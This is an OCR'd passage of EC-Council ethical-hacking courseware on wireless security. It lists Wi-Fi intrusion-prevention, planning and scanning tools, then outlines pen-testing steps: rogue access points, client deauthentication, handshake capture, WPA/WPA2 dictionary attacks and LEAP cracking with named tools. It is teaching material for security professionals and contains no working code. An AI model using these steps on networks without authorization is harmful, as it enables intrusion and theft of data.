


FIGURE 15.79: AirDefense Screenshot

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Wi-Fi Security Auditing Tool: Adaptive Wireless IPS

Source: http://www.cisco.com

Adaptive Wireless IPS (WIPS) provides specific network threat detection and mitigation against malicious attacks, security vulnerabilities, and sources of performance disruption. It provides the ability to detect, analyze, and identify wireless threats. It also delivers proactive threat prevention capabilities for a hardened wireless network core that is impenetrable by most wireless attacks, allowing customers to maintain constant awareness of their **RF environment**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 15.80: Adaptive Wireless IPS Screenshot

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Wi-Fi Security Auditing Tool: Aruba RFProtect WIPS

Source: http://www.arubanetworks.com

Aruba's RFprotect system represents the breed overlay wireless intrusion detection and prevention (**WIDP**) system. **RFprotect Distributed** is a wireless security solution that incorporates the Wireless Threat Protection Framework, including user-defined threat signatures for complete threat detection, attack prevention, "no wireless" policy enforcement, and compliance reporting inside the enterprise. It is capable of doing automatic threat mitigation for centrally evaluating forensic data, actively containing rogues, and locking down device configuration and automated compliance reporting to meet policy mandates for PCI, HIPAA, DoD 8100.2, and GBLA with automated report distribution that is tailored to specific audit requirements.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Wi-Fi Intrusion Prevention System

Wi-Fi intrusion prevention systems block wireless threats by automatically scanning, detecting, and classifying all **unauthorized wireless access** and rogue traffic to the network, thereby preventing neighboring users or skilled hackers from gaining unauthorized access to the Wi-Fi networking resources. A few Wi-Fi intrusion prevention systems are as follows:

- Enterasys® Intrusion Prevention System available at http://www.enterasys.com
- RFProtect Wireless Intrusion Protection available at http://www.arubanetworks.com
- SonicWALL Wireless Networking available at http://o-www.sonicwall.com
- HP TippingPoint IPS available at http://h17007.www1.hp.com
- AirTight WIPS available at http://www.airtightnetworks.com
- Network Box IDP available at http://www.network-box.co.uk
- AirMobile Server available at http://www.airmobile.se
- WLS Manager available at http://www.airpatrolcorp.com
- Wireless Policy Manager (WPM) available at http://www.airpatrolcorp.com
- ZENworks® Endpoint Security Management available at http://www.novell.com

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Wi-Fi Predictive Planning Tools

Wi-Fi predictive planning tool successfully plan, deploy, monitor, troubleshoot, and report on indoor and outdoor wireless networks from a centralized location. A few Wi-Fi predictive planning tools are as follows:

- AirMagnet Planner available at http://www.flukenetworks.com
- Cisco Prime Infrastructure available at http://www.cisco.com
- AirTight Planner available at http://www.airtightnetworks.com
- LANPlanner available at http://www.motorola.com
- RingMaster available at http://www.juniper.net
- Connect EZ Predictive RF CAD Design available at http://www.connect802.com
- Ekahau Site Survey (ESS) available at http://www.ekahau.com
- ZonePlanner available at http://www.ruckuswireless.com
- Wi-Fi Planning Tool available at http://www.aerohive.com
- TamoGraph Site Survey available at http://www.tamos.com


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Wi-Fi Vulnerability Scanning Tools

Wi-Fi vulnerability scanning tools are vulnerability scanners that determine the weaknesses in the wireless networks and secure them before attackers actually attack and compromise. The following are a few Wi-Fi vulnerability scanning tools:

- Zenmap available at http://nmap.org
- Nessus available at http://www.tenable.com
- OSWA available at http://securitystartshere.org
- WiFiZoo available at http://community.corest.com
- Network Security Toolkit available at http://networksecuritytoolkit.org
- Nexpose Community Edition available at http://www.rapid7.com
- WiFish Finder available at http://www.airtightnetworks.com
- Penetrator Vulnerability Scanning Appliance available at http://www.secpoint.com
- SILICA available at http://www.immunityinc.com
- Wireless Network Vulnerability Assessment available at http://www.secnap.com

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Module Flow


As mentioned previously, wireless networks are more vulnerable to attacks compared to wired networks. Wireless networks provide comfort and allow users to access the network from anywhere within the region. This is making wireless networks more popular today. Wireless networks are insecure if configured improperly and not maintained. Hence, in order to secure wireless networks, you should conduct pen testing on the WLAN to determine the security loopholes and then fix them. This whole section is devoted to Wi-Fi penetration testing, which describes the steps carried out by the pen tester to conduct penetration testing on a target WI-FI network.

Wireless Concepts	Wireless Encryption
Wireless Threats	Wireless Hacking Methodology
Wireless Hacking Tools	Bluetooth Hacking

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Countermeasure	**Wireless Security Tools**
Wi-Fi Pen Testing	

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Wireless Penetration Testing

A penetration test is the process of actively **evaluating information** security measures in a wireless network. There are a number of ways that this can be undertaken. The information security measures are actively analyzed for design weaknesses, technical flaws, and vulnerabilities. The results are delivered comprehensively in a report to executive, management, and technical audiences.

The wireless penetration testing can be done for the following purposes:

- **Security Control Auditing:** To test and validate the efficiency of wireless security protections and controls
- **Data Theft Detection:** Find streams of sensitive data by sniffing the traffic
- **Information System Management:** Collect information on security protocols, network strength, and connected devices, typically using network discovery, service identification modules, port scanners, and the OS
- **Risk Prevention and Response:** Provide s comprehensive approach of preparation steps that can be taken to prevent upcoming exploitation
- **Upgrading Infrastructure:** Change or upgrade existing infrastructure of software, hardware, or network design
- **Threat Assessment:** Identify the wireless threats facing an organization's information assets

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Wireless Penetration Testing Framework

Generally, penetration testing is conducted through a series of steps to find out the vulnerabilities in the wireless network.

The following are those penetrations steps that you, as a penetration tester, must follow to conduct a penetration test on a target wireless network.

Step 1: Discover wireless devices

The first step in the wireless penetration testing framework is discovering wireless devices in the vicinity. Several Wi-Fi network discovery tools are available online that give more information about the wireless networks in the vicinity. Examples of tools that can be used for finding Wi-Fi networks are: inSSIDer, NetSurveyor, NetStumbler, Vistumbler, and Wavestumbler.

Step 2: Check whether a wireless device is found

If YES, document all the findings such as the wireless devices in the region.

If NO, try again to discover the wireless devices.

Step 3: See if there is a Wi-Fi network

If YES, perform a general Wi-Fi network attack and check for the encryption mechanism used by the Wi-Fi network.

If NO, again start discovering wireless devices in the vicinity.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Step 4: Check whether the Wi-Fi network uses WEP encryption

If YES, perform WEP penetration testing to break the encryption.

If NO, check for other encryption mechanisms.

WEP encryption, Wired Equivalent Privacy (WEP), is a security protocol specified in the IEEE Wireless Fidelity (Wi-Fi) standard 802.11b that is designed to provide a wireless local area network (WLAN) with a level of security and privacy comparable to what is usually expected of a wired LAN. WEP is a component of the IEEE 802.11 WLAN standards. Its primary purpose is to provide for confidentiality of data on wireless networks at a level equivalent to that of wired LANs. Physical security can be applied in wired LANs to stop unauthorized access to a network.

Step 5: Check whether the Wi-Fi network uses WPA/WPA2 encryption

If YES, then perform WPA/WPA2 penetration testing.

If NO, check for other possibilities of encryption mechanisms. WPA encryption is less exploitable when compared with WEP encryption. But WPA is also a little cracker friendly. WPA/WAP2 can be cracked by capturing the right type of packets. Cracking can be done offline. Offline cracking only involves being near the AP for few moments.

Step 6: Check whether the Wi-Fi network uses LEAP Encryption?


If YES, then perform LEAP penetration testing.

If NO, check whether the wireless LAN network is encrypted or not. LEAP is a Lightweight Extensible Authentication Protocol. It is a proprietary WLAN authentication protocol developed by Cisco.

Step 7: Determine if it is an unencrypted WLAN

If YES, then perform unencrypted WLAN penetration testing. If NO, perform a general Wi-Fi network attack.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Wi-Fi Pen Testing Framework

To conduct a penetration test by simulating the actions of an attacker, follow these steps:

Step 1: Perform a general Wi-Fi network attack

Wi-Fi pen testing framework begins with the general Wi-Fi network attack.

Step 2: Create a rogue access point

In order to create a backdoor into a trusted network, an unauthorized or unsecured access point is installed inside a firewall. Any software or hardware access point can be used to perform this kind of attack. Unauthorized access points can allow anyone with an 802.11-equipped device onto the corporate network, which puts a potential attacker close to the mission-critical resources. With the help of wireless sniffing tools, the following can be determined: access points for the authorized Medium Access Control (MAC) address, vendor name, or security configurations. The attacker can then create a list of MAC addresses of authorized access points on the LAN, and cross check this list with the list of MAC addresses found by sniffing.

An access point should be considered a rogue if it looks suspicious. It can possibly be located by using a simple known technique that involves walking with a wireless access point-sniffing device in the direction where the signal strength of the access point's beacon increases.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Finally, determine which part of the network needs to be examined. Sometimes a rogue access point may be an active access point that is not connected to the corporate network, but these access points are not security issues. When an access point is found that interfaces with the corporate network, it must be shut off immediately. Using a centralized network-monitoring device attached to the wired network, workstations and individual users that use multiple systems can be tracked easily. It is important to walk through a company's facilities so that rogue access points are detected and eliminated. Centralized network-monitoring devices are spyware that are used to monitor networks.

Step 3: Is the client deauthenticated?

If YES, associate with client.

If NO, deauthenticate the client using a Wi-Fi vulnerability scanning tools such as Karma, Hotspotter, Airsnarf, etc.

Step 4: Associate the client

After deauthentication, the attacker or the pen tester should associate with the client in order to perform an attack on the Wi-Fi network. Several techniques are available to associate with the client.

Step 5: Sniff the traffic

After being associated with the client, the attacker or the pen tester should sniff the network traffic in order to analyze the traffic and search for the weak clients. In this step, the attacker should capture the IVs generated by making use of tools such as **airodump-ng** or Cain & Abel with a bssid filter to collect unique IVs.

With the help of wireless sniffing tools, the following can be determined: access points for the authorized Medium Access Control (MAC) address, vendor name, or security configurations. The attacker can then create a list of MAC addresses of authorized access points on the LAN, and cross check this list with the list of MAC addresses found by sniffing.

Step 6: Determine if there ia an acquired passphrase/certificate?

After sniffing the traffic, check whether any passphrase/certificate of the Wi-Fi network is acquired. If YES, then try to crack the passphrase/certificate.

If NO, search for the deauth client.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Step 7: Crack the passphrase

The pphrase is an element that is used for ensuring the security of the wireless network's data transmission. However, these this passphrase can consist of some flaws that attackers use to their advantage to launch attacks on the WLANs. Passphrases can be cracked using tools such as wzcoock.

Step 8: Steal confidential information

After cracking the passphrases, the attackers or the pen testers have full access to the network, as a legitimate user. After attaining the access credentials of a legitimate client, the attacker can steal the confidential or sensitive information of the clients or network.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Pen Testing a LEAP-Encrypted WLAN

Penetration testing of the LEAP-encrypted WLAN involves the following steps:

Step 1: Locate the LEAP-encrypted WLAN

Pen testing a LEAP-encrypted WLAN begins with locating the LEAP-encrypted WALN.

Step 2: Check for the deauth client

If the client is deauthenticated, then break the LEAP encryption. LEAP stands for Lightweight Extensible Authentication Protocol. It is a proprietary wireless LAN authentication method developed by Cisco. It allows clients to reauthenticate frequently and generates a new WEP key for every successful authentication.

Step 3: Break LEAP


Though LEAP is more secure than other encryption mechanisms, it can also be broken using tools such as asleap, THC-LEAP Cracker, etc. In order break into the WLAN that is protected with LEAP encryption, the attacker first needs to break LEAP.

Step 4: Steal confidential information

Successfully breaking LEAP gives full network access to the attacker. Therefore, the attacker can steal confidential information of the client or network.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Pen Testing WPA/WPA2 Encrypted WLAN



- Deauthenticate the client using tools such as Karma, Hotspotter, Airsnarf, etc.
- If client is deauthenticated, sniff the traffic and then check the status of capturing EAPOL handshake or else try to deauthenticate the client again
- If EAPOL handshake is captured, then perform PSK dictionary attack using tools such as coWPAtty, Aircrack-ng, etc. to steal confidential information or else try to deauthenticate the client again

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Pen Testing a WPA/WPA2-Encrypted WLAN

Penetration testing of a WPA/WPA2-encrypted wireless network consists of the following steps:

Step 1: Determine if the network is WPA/WPA2 encrypted

First check whether the wireless network is WPA/WPA2 encrypted or not. If the WLAN is WPA/WPA2 encrypted, then deauthenticate the client using tools such as Karma, Hotspotter, Airsnarf, etc.

Step 2: Determine if the client is deauthenticated

Check whether the client is deauthenticated or not.

If YES, sniff the traffic.

If NO, check the encryption mechanism and try to **deauthenticate** the client using the tools.

Step 3: Sniff the traffic

The pen tester should sniff the network traffic in order to analyze the traffic and search for weak clients. In this step, the attacker should capture the IVs generated by making use of tools such as airodump-ng or Cain & Abel with a bssid filter to collect unique IVs.

With the help of wireless sniffing tools, the following can be determined: access points for the authorized Medium Access Control (MAC) address, vendor name, or security configurations.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

The attacker can then create a list of MAC addresses of authorized access points on the LAN, and cross check this list with the list of MAC addresses found by sniffing.

Step 4: Determine if the EAPOL handshake is captured

After sniffing the traffic, check whether the EAPOL handshake is captured or not.

If YES, perform a WPA/WPA2 dictionary attack.

If NO, check whether the client is deauthenticated or not.

